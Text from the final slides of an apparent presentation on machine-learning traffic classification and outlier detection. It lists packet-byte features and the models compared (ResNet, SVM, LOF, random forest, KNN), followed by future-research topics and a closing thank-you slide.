


Feature engineering - Multi-class I

ResNet




ResNet (stats5)




- Total # bytes
- Most common byte
- 2nd common byte
- Containing payload
- Clustering num.

Importance values - Outlier


SVM



LOF




EE




Importance values - Multi-class II


RF



KNN



SVC



05

Future research

Robustness and adaptability

- Generalization methods
- Continuous learning

Limited visibility

- Increase in encrypted traffic
- Detection accuracy

Constrained environments

- Computational costs
- Real-time processing



Thanks!

Do you have any questions?